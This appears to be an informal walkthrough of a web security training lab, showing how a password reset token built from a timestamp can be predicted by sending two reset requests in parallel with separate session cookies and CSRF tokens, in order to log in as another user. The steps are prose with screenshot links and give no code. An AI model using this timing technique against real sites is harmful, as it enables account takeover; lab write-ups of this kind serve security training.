
This lab contains a password reset mechanism. Although it doesn't contain a race condition, you can exploit the mechanism's broken

cryptography by sending carefully timed requests.

To solve the lab:


1. Identify the vulnerability in the way the website generates password reset tokens.
2. Obtain a valid password reset token for the user `carlos`.
3. Log in as `carlos`.
4. Access the admin panel and delete the user `carlos`.

You can log into your account with the following credentials: `wiener:peter`.




you can create new session cookie and csrf token with this request

scroll down the response code and you will find csrf request



consider req-1



consider req-2

now mention that that both request should have different session cookie and csrf token

send it in parallel

notice that time right hand side to bottom

both time are same from req1 and req2

time is same itmeans token is also same